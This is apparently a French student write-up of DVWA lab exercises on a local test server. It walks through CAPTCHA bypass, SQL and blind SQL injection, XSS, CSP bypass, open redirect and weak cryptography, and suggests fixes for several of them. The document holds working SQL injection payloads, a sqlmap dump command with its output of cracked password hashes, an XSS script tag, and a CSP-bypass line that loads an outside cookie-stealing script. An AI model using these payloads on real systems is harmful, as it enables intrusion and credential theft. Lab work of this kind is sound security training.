
Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- <https://en.wikipedia.org/wiki/CAPTCHA>
- <https://www.google.com/recaptcha/>
- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat

Notre mot de passe à bien était modifié, nous pouvons le tester dans Test credentials :



The screenshot shows a web interface titled "Test Credentials" with a subtitle "Vulnerabilities/CSRF". Below the title, a green message states "Valid password for 'admin'". There are two input fields: "Username" containing the text "admin" and "Password" containing four black dots. A "Login" button is positioned below the password field.

Cette faille est possible car le CAPTCHA n'est pas vérifié systématiquement par le serveur au moment où l'action est effectuée. Résultat, il ne sert à rien dès que nous modifions le **step** et les outils comme hydra peuvent ensuite être utilisés.

Hypothèse pour Insecure CAPTCHA

Il faudrait que le serveur communique directement avec l'API du service de CAPTCHA (dans notre cas Google reCAPTCHA) pour confirmer la réponse. Sinon on peut générer un jeton à usage unique qui disparaît après avoir été utilisé.

7 SQL Injection

La faille SQL Injection est un type de vulnérabilité dans lequel un pirate utilise un morceau de code SQL pour manipuler une base de données et accéder à des informations potentiellement importantes. C'est l'un des types d'attaques les plus répandus et menaçants, car il peut potentiellement être utilisé pour nuire à n'importe quelle application Web ou n'importe quel site Web qui utilise une base de données SQL.

Nous avons donc une base de données SQL à manipuler, dans un premier temps si on met un simple **id** (1 par exemple), la base de données nous renvoie ceci :

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

L'id est associé à un **First name** et un **Surname**. On test à la main plusieurs id et à partir de l'id 6 la base de donnée ne renvoie plus rien. Si on rentre un simple « ' » pour vérifier si le champ est vulnérable à une injection SQL, le serveur nous renvoie :

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1

Il y a donc une possibilité d'injection SQL car le serveur nous renvoie un erreur dans notre syntaxe SQL.

Nous allons essayer d'afficher tous les utilisateurs d'un coup. Pour ce faire nous allons utiliser la syntaxe : ' **OR 1=1 #**. La condition devient ID vide ou 1=1 mais comme 1=1 est toujours vrai, la base de données affiche tous les utilisateurs. Le # permet de transformer le reste de la requête en commentaire, comme ça la requête est exécutée et pas bloqué.

User ID:

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

Nous allons utiliser l'exploitation **UNION** permettant de fusionner les résultats de la requête avec une requête malveillante.


Pour savoir quel table récupérer nous allons avoir besoin du nom de la base de donnée pour afficher les tables les plus importantes. Nous allons utiliser la requête suivante :

6' UNION SELECT database(),current_user() –

```
ID: 6' UNION SELECT database(),current_user() --  
First name: dvwa  
Surname: app@localhost
```

La base de donnée est donc « **dvwa** ». Passons maintenant à la récupération des tables de « **dvwa** ». Avec cette requête :

' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'dvwa' --



User ID:

```
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'dvwa' --  
First name: access_log  
Surname: 2  
  
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'dvwa' --  
First name: guestbook  
Surname: 2  
  
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'dvwa' --  
First name: security_log  
Surname: 2  
  
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'dvwa' --  
First name: users  
Surname: 2
```

On trouve la table « **users** » qui semble la plus intéressante. De même que pour récupérer les tables, nous allons récupérer les colonnes de la table **users** :

' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --

User ID:

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: user_id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: target_id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: action
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: timestamp
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: comment_id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: comment
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: ip_address
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: first_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: last_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: user
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: password
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: avatar
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: last_login
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' --
First name: failed_login

Parmi les colonnes, **user** et **password** sont les plus importantes. On utilise la dernière commande pour récupérer le **First name** ainsi que le **password**:

' UNION SELECT user,password FROM users -- #

User ID:

```
ID: ' UNION SELECT user,password FROM users -- #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users -- #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users -- #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users -- #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users -- #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

On obtiens alors le nom ainsi que le mot de passe des utilisateurs. Les mots de passes sont codé en MD5. Si on utilise un crack pour les hash MD5 comme crackstation.net on obtiens les mots de passes :

Ex : **5f4dcc3b5aa765d61d8327deb882cf99** -> **password**

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Hypothèse de correction pour SQL Injection

La solution est d'utilisé des requêtes préparées. On envoie d'abord la structure de la requête avec des points d'interrogations au serveur SQL. Cela aura pour effet d'envoyées séparément les données. Le serveur SQL va traité l'entrée comme du texte, ainsi la base cherchera un utilisateur dont est littéralement la requête. Dans le cas de la requête : **' OR 1=1**, le serveur ne trouvera aucune correspondance.

8 SQL Injection (Blind)

Une **injection SQL aveugle (Blind SQL Injection)** est une vulnérabilité d'une application qui permet à un attaquant d'exécuter des requêtes SQL malveillantes sur une base de données, même lorsque l'application n'affiche pas directement les résultats des requêtes.

Contrairement à une injection SQL classique, où les données sont visibles à l'écran, l'attaquant doit ici **déduire les informations** à partir des réponses indirectes de l'application.

L'objectif d'une injection SQL aveugle est de **recupérer progressivement des informations sensibles**, souvent de manière automatisée à l'aide d'outils tels que **sqlmap**.

D'abord testons les id :

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

On a 2 réponses différentes : si l'id existe ou s'il n'existe pas. Le problème du mode **blind** est qu'il n'y a que 2 réponses différentes. Nous devrions donc deviner à la main un seul mot de passe avec des centaines de questions à posées au serveur.

Nous allons donc utilisé un outil d'automatisation qui effectue ces milliers de requêtes en utilisant des algorithmes booléens. Il s'agit de l'outil **sqlmap**.

Nous utilisons donc cette commande dans un terminal :

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=76345c5e7520e23dcdd60c5762cd1fb4; security=low" --batch --dump


le paramètre -u <http://127.0.0.1/...> permet de définir l'URL cible.

--cookie="PHPSESSID=...; security=low" : permet à sqlmap de s'authentifier auprès de DVWA. Sinon il serait redirigé vers la page de login. De même, security=low force DVWA à rester au niveau low.

--batch : répond automatiquement OUI à toutes les questions posées. Cela permet donc à sqlmap d'être automatique.

--dump : permet à sqlmap une fois que la faille est confirmé d'extraire les données de la table.

Sqlmap nous renvoie la table suivante :



```
[15:12:41] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:12:44] [INFO] cracked password 'toto' for hash 'f71dbe52628a3f83a77ab494817525c6'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | last_name | first_name | last_login | password | failed_login | account_ |
| enabled |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /DVWA/hackable/users/admin.jpg | admin | admin | 2025-12-16 18:33:06 | f71dbe52628a3f83a77ab494817525c6 (toto) | 0 | 1 |
| 3 | user | 1337 | /DVWA/hackable/users/1337.jpg | Me | Hack | 2025-12-16 18:33:06 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | 0 | 1 |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | Pablo | Pablo | 2025-12-16 18:33:06 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | 0 | 1 |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | Pablo | Pablo | 2025-12-16 18:33:06 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | 0 | 1 |
| 5 | user | smithy | /DVWA/hackable/users/smithy.jpg | Smith | Bob | 2025-12-16 18:33:06 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 0 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[15:12:44] [INFO] table 'dvwa.users' dumped to CSV file '/home/raph/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[15:12:44] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2949 times
[15:12:44] [INFO] fetched data logged to text files under '/home/raph/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 15:12:44 /2025-12-17/
```

Cette table : **users** contient le user_id, le « rôle », le user, le password et d'autre infos peu utiles dans notre cas. Encore une fois les mots de passe sont codés en MD5, mais sqlmap les décodes aussi. Par exemple : le user Bob Smith à pour mot de passe : **password**.

Hypothèse de correction pour SQL Injection (Blind)

La solution pour corriger est la même que pour l'injection SQL. Effectivement le problème est le même : une mauvaise gestion des requêtes. Il faudrait encore utilisé des requêtes préparées.

9 Weak Session IDs

Un Identifiant de Session est une chaîne de caractères unique (un code composé de chiffres et de lettres) que le serveur donne au navigateur quand on se connecte. C'est comme un badge temporaire.

Quand nous allons dans Inspecter / Application / Cookies et que nous cliquons sur l'url de notre site, nous pouvons apercevoir les cookies de dvwa. On remarque qu'à chaque nouveau clic sur Generate, le cookie dvwaSession s'incrémente de 1.

Ici l'identification des utilisateurs repose sur une suite logique et non sur de l'aléatoire. Un attaquant peut facilement voler la session en modifiant son propre cookie

10 XSS (DOM)

Le DOM XSS est une attaque où le code malveillant est exécuté uniquement côté client (dans le navigateur), parce que le JavaScript de la page manipule des données d'entrée de manière non sécurisée. Dans une XSS DOM, le serveur peut ne même pas voir le script malveillant.

On remarque que quand on change la langue par défaut, l'URL change pour inclure :
?default=English

```
127.0.0.1/dvwa/vulnerabilities/xss_d/?default=English
```

Cet ajout nous permet de mettre une commande après le ?

Par exemple les cookies :



11 XSS (Reflected)

Le XSS Reflected est une faille de sécurité où un script malveillant (JavaScript) est injecté dans une URL par un attaquant. C'est un piège temporaire : le serveur reçoit le script malveillant dans la requête et le renvoie ("reflète") immédiatement dans la réponse (la page web) sans le stocker.

Ici on nous pose une question « What's your name? », quand on répond, on remarque que l'URL change, nous pouvons donc ici faire comme la faille d'avant ; injecter du code JavaScript pour par exemple récupérer les cookies d'une session.

On obtient le même résultat.

12 XSS (Stored)

Le XSS Stored est une faille où le script malveillant est enregistré définitivement sur le serveur (généralement dans une base de données). Contrairement au XSS Reflected (qui piège un lien unique), le XSS Stored piège la page elle-même. Dès qu'un utilisateur (ou l'administrateur) consulte la page infectée, le script s'exécute automatiquement.

Ici on nous demande un nom et un message, si dans notre message on injecte du code JavaScript :

```
<script>alert('HACKED')</script>
```

Quand on exécuteras le message, une fenêtre pop-up s'affichera. Mais à chaque fois que l'on reviendra sur cette page, la fenêtre continuera de s'afficher. La page est piégée.

13 CSP Bypass

Le Content Security Policy (CSP) est une liste de règles que le serveur envoie au navigateur (via un en-tête HTTP). Si un attaquant essaie une XSS, le navigateur bloquera le script car il n'est pas sur la "liste d'invités".

Ici le site fait confiance à digi.ninja, on se sert des URL que l'on nous donne :

```
https://digi.ninja/dvwa/cookie.js //pour voler les cookies
```

Le script a bien accès aux données sensibles.


14 JavaScript Attacks

Cette faille repose sur une confiance excessive accordée au client (Client-Side Trust). Les mécanismes de sécurité ou de validation (comme la génération d'un jeton d'authentification) sont gérés par du code JavaScript exécuté dans le navigateur. Puisque ce code est stocké côté client, il est entièrement visible, analysable et modifiable par l'utilisateur.

On ouvre les outils de développement du navigateur (Inspecteur / F12). Dans l'onglet *Console*, on observe le code JavaScript chargé par la page. Au lieu de tenter de décrypter l'algorithme, on utilise la console JavaScript pour appeler directement cette fonction.

On tape le mot `success` dans le champ de saisie et dans la console on exécute la commande `generate_token()`

Résultat, le message s'affiche, cela prouve que la sécurité a été contournée.



15 Autorisation Bypass

Cette vulnérabilité, aussi appelée Broken Access Control, survient lorsque l'application ne vérifie pas correctement si l'utilisateur connecté a les privilèges requis pour accéder à une page ou une fonctionnalité. Souvent, la vérification se base sur des données côté client (comme une URL, un cookie ou un paramètre caché) que l'utilisateur peut modifier. Si le serveur fait confiance à ces données sans révérifier l'identité réelle (session) côté serveur, un utilisateur standard peut accéder aux interfaces d'administration.

16 Open HTTP Redirect

La vulnérabilité Open HTTP Redirect (Redirection ouverte) survient lorsqu'une application web accepte une URL en paramètre et redirige automatiquement l'utilisateur vers cette cible sans validation suffisante.

On peut mettre n'importe quelle adresse après le redirect=

Cela veut dire que l'on peut rediriger les utilisateurs sur notre site piégé (par exemple).

L'utilisateur en voyant le début de l'URL fera confiance mais se fera piéger.

```
http://127.0.0.1/dvwa/vulnerabilities/open_redirect/source/low.php?redirect=http://www.google.fr
```

Avec cette URL nous sommes directement redirigés sur google.fr

Pour corriger cette faille, le serveur ne doit jamais faire confiance aux entrées utilisateur pour une redirection.

17 Cryptography

La vulnérabilité Weak Cryptography (Cryptographie Faible) survient lorsqu'une application utilise des algorithmes obsolètes, cassés ou inadaptés pour protéger des données sensibles. On distingue souvent deux erreurs majeures :

- L'usage d'algorithmes cassés : Comme MD5 ou SHA-1 pour les mots de passe (qui sont vulnérables aux collisions et aux attaques par force brute via des Rainbow Tables).
- L'usage d'encodage au lieu de chiffrement : Utiliser du Base64 pour cacher des données. Ce n'est pas de la sécurité, car c'est un processus réversible instantanément sans clé secrète.

Ici nous allons essayer de crypter un message (exemple : La cyber c'est trop cool)

Une fois encoder notre message donne :

OwBDCw0VCh1SB5Xh+g0HA08bAAsHQQAHGxtP

Incompréhensible pour un humain, mais une machine peut très bien le décoder car il n'y a pas de clé de chiffrement, le message est codé par des algorithmes simples, facile à craquer. C'est pour cela qu'il ne faut pas coder en base64, en XOR, etc... Il faut utiliser des clé de chiffrement qui permet d'assurer la confidentialité des données.

18 API Security

Les API (Application Programming Interfaces) sont les points d'entrée qui permettent aux logiciels de communiquer (ex: une appli mobile qui discute avec son serveur). Les vulnérabilités d'API surviennent lorsque ces interfaces sont mal protégées. Dans ce module, l'API est vulnérable à une Injection SQL. Elle prend un paramètre et l'insère directement dans une requête à la base de données sans le nettoyer.